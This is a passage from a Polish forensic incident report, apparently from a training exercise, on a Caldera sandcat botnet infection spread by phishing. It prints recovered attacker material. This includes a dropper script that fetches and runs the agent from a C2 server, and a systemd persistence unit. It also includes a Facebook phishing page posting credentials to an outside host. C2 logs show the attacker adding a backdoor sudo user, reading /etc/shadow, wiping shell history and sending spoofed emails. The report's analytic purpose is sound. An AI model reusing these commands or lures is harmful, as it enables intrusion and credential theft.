
10.1.2. Plik sandcat.go

Plik agenta `sandcat.go`, służący do nawiązania połączenia z serwerem C2, został wydobyty z ruchu sieciowego i udostępniony w folderze Coomand & Control. Pobrany plik był w formie skompilowanej. Podjęliśmy próbę analizy zdekompilowanego kodu przy pomocy Ghidry – bezskutecznie. Postać zwrócona przez Ghidrę nie nadawała się jednak do bezpośredniej analizy (w sensownym czasie). Szukaliśmy innych rozwiązań służących do dekompilacji kodu `Go`, jednakże nie znaleźliśmy niczego użytecznego.

Z tego powodu postanowiliśmy następnie przeanalizować plik poprzez serwis `VirusTotal`. Uzyskaliśmy dzięki temu sygnatury pliku:

- MD5: 4346cbd60c63af41d0fe98c1ef1af267
- SHA-1: 4caf06944abebd89acaba59057a64385ac07ce87
- SHA-256: cb57ba74f7f98ae93dabcc05a20afda741e4edd692b402f7b529b63fcdbd6180
- Vhash: 0bdb6897e2cfae6ac376e9ab86226fb1
- SSDEEP: 49152:xFp/zunrb/TKvO90dL3BmAFd4A64nsfJEA3fqJx43WGbzzSKgTSVWR1DfwvVT4hO:w2RuaJ3kfE3NJzY
- TLSH: T103562843F88495E8C1AED13486669293BA717C851B3023D37F60FBB92F36BD46A79314

Wyniki zwrócone przez serwis przedstawia rysunek 3.



Rys. 3: Analiza `sandcat.go` za pomocą serwisu VirusTotal

Z powyższej analizy jesteśmy w stanie z dużą pewnością ustalić, że plik `sandcat.go` jest agentem Caldery.

10.2. Network IoC

Serwer Command & Control:

- 192.168.51.60 – zidentyfikowany dzięki analizie zrzutu ruchu sieciowego.

Endpointy:

- 192.168.51.224: zainfekowany host, który dołączył do botnetu. Hostuje stronę phishingową prawdopodobnie przejmującą dane uwierzytelniające do Facebooka (patrz: sekcja 11.4).
- 192.168.1.112: bot hostujący stronę phishingową (prawdopodobnie podobną do tej w sekcji 11.4). Znaleziony w mailu wysłanym z zainfekowanego hosta (patrz: sekcja 11.5).
- 192.168.1.111: serwer przejmujący dane uwierzytelniające do Facebooka (patrz: sekcja 11.4).

HTTP(S) URLs:

- `http://192.168.51.225/.https.facebook.com/index.html` – strona phishingowa utworzona na zainfekowanym hoście (patrz: sekcja 11.4).
- `http://192.168.1.112/.https.facebook.com/index.html` – prawdopodobnie strona phishingowa na innym bocie (patrz: sekcja 11.5).
- `http://192.168.51.60:8888/download` – do pobrania pliku agenta sandcat (patrz: sekcja 10.1.2).
- `http://192.168.1.111:5000/login` – tu wysyłane są dane uwierzytelniające do Facebooka uzyskane przy pomocy strony phishingowej (patrz: sekcja 11.4).

11. Załącznik B – zgromadzone ślady i dowody

W poniższych sekcjach zostały przedstawione wszystkie najważniejsze ślady i dowody zebrane w ramach analizy przekazanych materiałów.

11.1. Złośliwy załącznik – skrypt `skrypt.sh`

Na listingu 2. przedstawiony został złośliwy załącznik **`skrypt.sh`** wysłany w mailu phishingowym do pani Jolanty (wysłanym już z jej zainfekowanego komputera). Podejrzewamy, że ten sam załącznik mógł zostać wykorzystany do początkowej infekcji komputera pani Jolanty.

Listing 2: Złośliwy załącznik **`skrypt.sh`**

```
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > telnet;
chmod +x telnet;
./telnet -server http://192.168.51.60:8888 -group red -v
```

11.2. Konfiguracja `telnet.service`


Na listingu 3. przedstawiona została konfiguracja wprowadzona do `/etc/systemd/system/telnet.service` w celu przedłużenia kontroli nad zainfekowanym hostem przez Atakujących.

Listing 3: Konfiguracja `telnet.service`

```
[Unit]
Description=Smile
After=network.target
StartLimitIntervalSec=0
[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/home/jolanta/telnet -server http://192.168.51.60:8888 -group red
[Install]
WantedBy=multi-user.target
```

11.3. Pierwszy mail phishingowy – do pani Jolanty

Na rysunku 4. przedstawiony został mail phishingowy wysłany do Pani Jolanty. Do maila dołączony był załącznik, którego treść przedstawiona została w sekcji 11.1.


[WAŻNE] Skrypt łatający poważną podatność na naszych serwerze

From:	Administrator IT <root@firma.pl>
To:	jolanta@firma.pl
Sent time:	22 Nov, 2023 1:56:26 AM

Cześć Jolanta,

uruchom proszę niezwłocznie załączony skrypt, nasze serwery posiadają krytyczną podatność CVE-2133.

Zapomniałem uruchomić ten skrypt, a już wyszedłem z pracy i będę w pracy dopiero w poniedziałek.


Dzięki wielkie,

Administrator IT

Rys. 4: Mail phishingowy wysłany do Pani Jolanty

11.4. Strona phishingowa

Rysunek 5. przedstawia stronę phishingową utworzoną i hostowaną na zainfekowanym hoście.



Rys. 5: Strona phishingowa utworzona na zainfekowanym hoście

Na listingu 4. przedstawiony został najistotniejszy fragment pliku źródłowego `index.html` zawierający informację o tym, że dane wpisane w formularz na stronie phishingowej przekazywane są do serwera o adresie `192.168.1.111`.

Listing 4: Fragment pliku `index.html` strony phishingowej

```
<html lang="en"><head>
    ...
</head>
<body>
<div class="fb-pc container">
    ...
    <form action="http://192.168.1.111:5000/login" method="post">
        <input type="text" name="login" placeholder="Numer telefonu komórkowego lub adres e-mail"
                    required="" minlength="9" maxlength="35">
        <input type="password" name="pass" placeholder="Hasło" required="" minlength="4" maxlength="30">
        <input class="fb-mobil-btn" type="submit" value="Zaloguj się">
        <a class="mobile-forgot-pass" href="https://facebook.com">Nie pamiętasz hasła?</a>
    ...
    </form>
</div>
</body></html>
```

W pliku `access.log` znaleźliśmy informację wskazującą na to, że host o adresie `192.168.51.27` padł ofiarą strony phishingowej – przedstawia to Listing 5.


Listing 5: Fragment pliku `access.log` – pobranie zawartości strony przez hosta `192.168.51.27`

```
192.168.51.27 - - [22/Nov/2023:03:05:06 +0100] "GET /.https.facebook.com/index.html HTTP/1.1" 200 1170
    "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36"
```

Pełna zawartość plików związanych ze stroną phishingową została umieszczona w folderze Strona phishingowa na dysku zespołu.

11.5. Drugi mail phishingowy – odnośnik do strony phishingowej

Na rysunku 6. przedstawiony został mail phishingowy z odnośnikiem do strony phishingowej.


Alert dotyczący logowania: Chrome w: Windows

From:	Facebook <root@firma.pl>
To:	a.kowalski.does.not.exist@gmail.com
Sent time:	22 Nov, 2023 2:02:24 AM

Witaj!

Ktoś zalogował się na Twoje konto przy użyciu Twojego konta Google na urządzeniu.

Poinformuj nas, czy to byłeś Ty: https://www.facebook.com/confirm.php

Zespół Facebook

Rys. 6: Mail z odnośnikiem do strony phishingowej

Na listingu 6. przedstawiono fragment źródła wiadomości. Można w nim odnaleźć adres `192.168.1.112`, do którego prowadzi odnośnik. Warto zauważyć, że nie jest to adres zainfekowanego hosta (tj. komputera pani Jolanty, mimo identycznej podstrony). Potwierdza to przypuszczenia, że celem ataku była budowa botnetu.

Listing 6: Źródło wiadomości – zbadanie odnośnika

```
<p>Poinformuj nas, czy to byłeś Ty: 
  <a href="http://192.168.1.112/.https.facebook.com/index.html"
    style="background-color: rgb(255, 255, 255);">
        https://www.facebook.com/confirm.php
    </a>
</p>
```

11.6. Zapis komunikacji Command & Control

Na listingu 7. przedstawione zostały najistotniejsze fragmenty komunikacji C2 wydobytej z pliku `capture.pcap` przy pomocy skryptu przedstawionego w sekcji 7.2. Pełen zapis komunikacji C2 został umieszczony w pliku Command & Control/komunikacja.txt na dysku zespołu.

Listing 7: Najistotniejsze fragmenty komunikacji C2 (polecenia i odpowiedzi)

```
[COMMAND from 192.168.51.60]
> $HOME/.bash_history && unset HISTFILE

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
$server="http://192.168.0.10"

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
$server="http://192.168.51.60"

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
ls /home/$(whoami) -la

[RESPONSE from 192.168.51.244]
"(...) [nieistotne wyniki]"
-rwxr-xr-x  1 root    root         40 Nov 19 00:18 automate.sh
```

```
-rw-------  1 jolanta jolanta       0 Nov 22 02:13 .bash_history
"(...) [nieistotne wyniki]"


[COMMAND from 192.168.51.60]
server="http://192.168.51.60"

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
ls /home/$(whoami) -la

[RESPONSE from 192.168.51.244]
"(...) [nieistotne wyniki]"
-rwxr-xr-x  1 root    root         40 Nov 19 00:18 automate.sh
-rw-------  1 jolanta jolanta       0 Nov 22 02:13 .bash_history
"(...) [nieistotne wyniki]"


[COMMAND from 192.168.51.60]
mv automate.sh temp

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
echo "./telnet -server ${server} -group root" > automate.sh

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
cat automate.sh

[RESPONSE from 192.168.51.244]
./telnet -server  -group root


[COMMAND from 192.168.51.60]
echo "./telnet -server $server -group root" > automate.sh

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
cat automate.sh

[RESPONSE from 192.168.51.244]
./telnet -server  -group root


[COMMAND from 192.168.51.60]
echo "./telnet -server http://192.168.51.60:8888 -group root" > automate.sh

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
chmod 755 automate.sh

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
sudo ./automate.sh

[RESPONSE from 192.168.51.244]
Timeout reached, process killed

"======================================"
"Rozpoczęcie sesji z uprawnieniami roota"
"======================================"


[COMMAND from 192.168.51.60]
> $HOME/.bash_history && unset HISTFILE

```

```
[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
useradd haxxor

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
usermod --password $(echo SUPER_HARD_PASSWORD | openssl passwd -1 -stdin) haxxor

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
echo "haxxor ALL=(ALL:ALL) ALL" >> /etc/sudoers

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
echo -en "[Unit]\nDescription=Smile\nAfter=network.target\nStartLimitIntervalSec=0\n
            [Service]\nType=simple\nRestart=always\nRestartSec=1\nUser=root\n
            ExecStart=/home/jolanta/telnet -server http://192.168.51.60:8888
            -group red\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/telnet.service

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
systemctl enable telnet

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
cat /root/.bash_history

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
cat /home/jolanta/.bash_history

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
echo "" > /root/.bash_history

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
echo "" > /home/jolanta/.bash_history

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
cat /etc/passwd

[RESPONSE from 192.168.51.244]
"(...) [poufna zawartość pliku /etc/passwd]"
haxxor:x:1002:1002::/home/haxxor:/bin/sh


[COMMAND from 192.168.51.60]
cat /etc/shadow

[RESPONSE from 192.168.51.244]
"(...) [poufna zawartość pliku /etc/shadow]"
haxxor:$1$HLTQMMcA$ij3drqkyRxCXX1tlq/.oA1:19683:0:99999:7:::
```

```
196
197
198 [COMMAND from 192.168.51.60]
199 systemctl --type=service > /tmp/telnet-1652137.txt
200
201 [RESPONSE from 192.168.51.244]
202
203
204
205 [COMMAND from 192.168.51.60]
206 cat /tmp/telnet-1652137.txt
207
208 [RESPONSE from 192.168.51.244]
209 UNIT                                LOAD   ACTIVE SUB     DESCRIPTION
210 "(...) [wyniki nieistotne]"
211   apache2.service                     loaded active running The Apache HTTP Server
212 "(...) [wyniki nieistotne]"
213
214
215 [COMMAND from 192.168.51.60]
216 rm /tmp/telnet-1652137.txt
217
218 [RESPONSE from 192.168.51.244]
219
220
221
222 [COMMAND from 192.168.51.60]
223 ps
224
225 [RESPONSE from 192.168.51.244]
226 PID TTY          TIME CMD
227    9196 pts/6    00:00:00 sudo
228    9197 pts/6    00:00:00 sh
229    9198 pts/6    00:00:00 telnet
230    9409 pts/6    00:00:00 sh
231    9410 pts/6    00:00:00 ps
232
233
234 [COMMAND from 192.168.51.60]
235 ps aux
236
237 [RESPONSE from 192.168.51.244]
238 USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
239 "(...) [wyniki nieistotne]"
240 root         651  0.0  0.1   6548  2960 ?        Ss   00:25   0:01 /usr/sbin/apache2 -k start
241 www-data     656  0.0  0.2 753932  5628 ?        Sl   00:25   0:00 /usr/sbin/apache2 -k start
242 www-data     657  0.0  0.1 753852  3196 ?        Sl   00:25   0:00 /usr/sbin/apache2 -k start
243 "(...) [wyniki nieistotne]"
244 jolanta     9106  0.0  0.6 707740 14072 pts/5    Sl+  02:13   0:00 ./telnet
245                                                                      -server http://192.168.51.60:8888
246                                                                      -group red -v
247 "(...) [wyniki nieistotne]"
248 root        9195  0.0  0.2  10056  4564 pts/5    S+   02:30   0:00 sudo ./automate.sh
249 root        9196  0.0  0.0  10056   496 pts/6    Ss+  02:30   0:00 sudo ./automate.sh
250 root        9197  0.0  0.0   2576   936 pts/6    S    02:30   0:00 sh /home/jolanta/automate.sh
251 root        9198  0.0  0.7 707740 14808 pts/6    Sl   02:30   0:00 ./telnet
252                                                                       -server http://192.168.51.60:8888
253                                                                       -group root
254 "(...) [wyniki nieistotne]"
255 root        9411  0.0  0.0   2576   864 pts/6    S    02:53   0:00 sh -c ps aux
256 root        9412  150  0.2  11216  4812 pts/6    R    02:53   0:00 ps aux
257
258
259
260 [COMMAND from 192.168.51.60]
261 echo -en 'curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > telnet;\n
262     chmod +x telnet;\n./telnet -server http://192.168.51.60:8888 -group red -v' \
263     > skrypt.sh
264
265 [RESPONSE from 192.168.51.244]
266
267
268
269 [COMMAND from 192.168.51.60]
270 echo -en "Cześć Jolanta,\nUruchom proszę niezwłocznie załączony skrypt, nasze serwery posiadają
271     krytyczną podatność CVE-2133.\nZapomniałem uruchomić ten skrypt, a już wyszedłem z pracy i
272     będę w pracy dopiero w poniedziałek.\n\nDzięki wielkie\n\nAdministrator IT" \
273     > /tmp/telnet-14352137.txt
274
275 [RESPONSE from 192.168.51.244]
276
277
278
279 [COMMAND from 192.168.51.60]
```

```
cat /tmp/telnet-14352137.txt | mail -a "From: root@firma.pl" \
    -s "[WAŻNE] Skrypt łatający poważną podatność na naszych serwerze" \
    -A skrypt.sh jolanta@firma.pl

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
mkdir /var/www/html/.https.facebook.com

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
curl --user caldera_user:caldera ftp://192.168.51.60:2222/fake-facebook/fb-logo.png \
    -o /var/www/html/.https.facebook.com/fb-logo.png

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
curl --user caldera_user:caldera ftp://192.168.51.60:2222/fake-facebook/index.html \
    -o /var/www/html/.https.facebook.com/index.html

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
curl --user caldera_user:caldera ftp://192.168.51.60:2222/fake-facebook/style.css  \
    -o /var/www/html/.https.facebook.com/style.css

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
echo -en "Witaj\nKtos zalogowal sie na Twoje konto przy uzyciu Twojego konta Google na urządzeniu.
    Poinformuj nas, czy to byles Ty.\nhttp://192.168.1.112/.https.facebook.com/index.html\n\n\n
    Zespol Facebook" > /tmp/telnet-34352137.txt

[RESPONSE from 192.168.51.244]



[COMMAND from 192.168.51.60]
cat /tmp/telnet-34352137.txt | mail -a "From: Facebook <root@firma.pl>" \
    -s "Alert dotyczący logowania: Chrome w: Windows" \
    a.kowalski.does.not.exist@gmail.com

[RESPONSE from 192.168.51.244]
```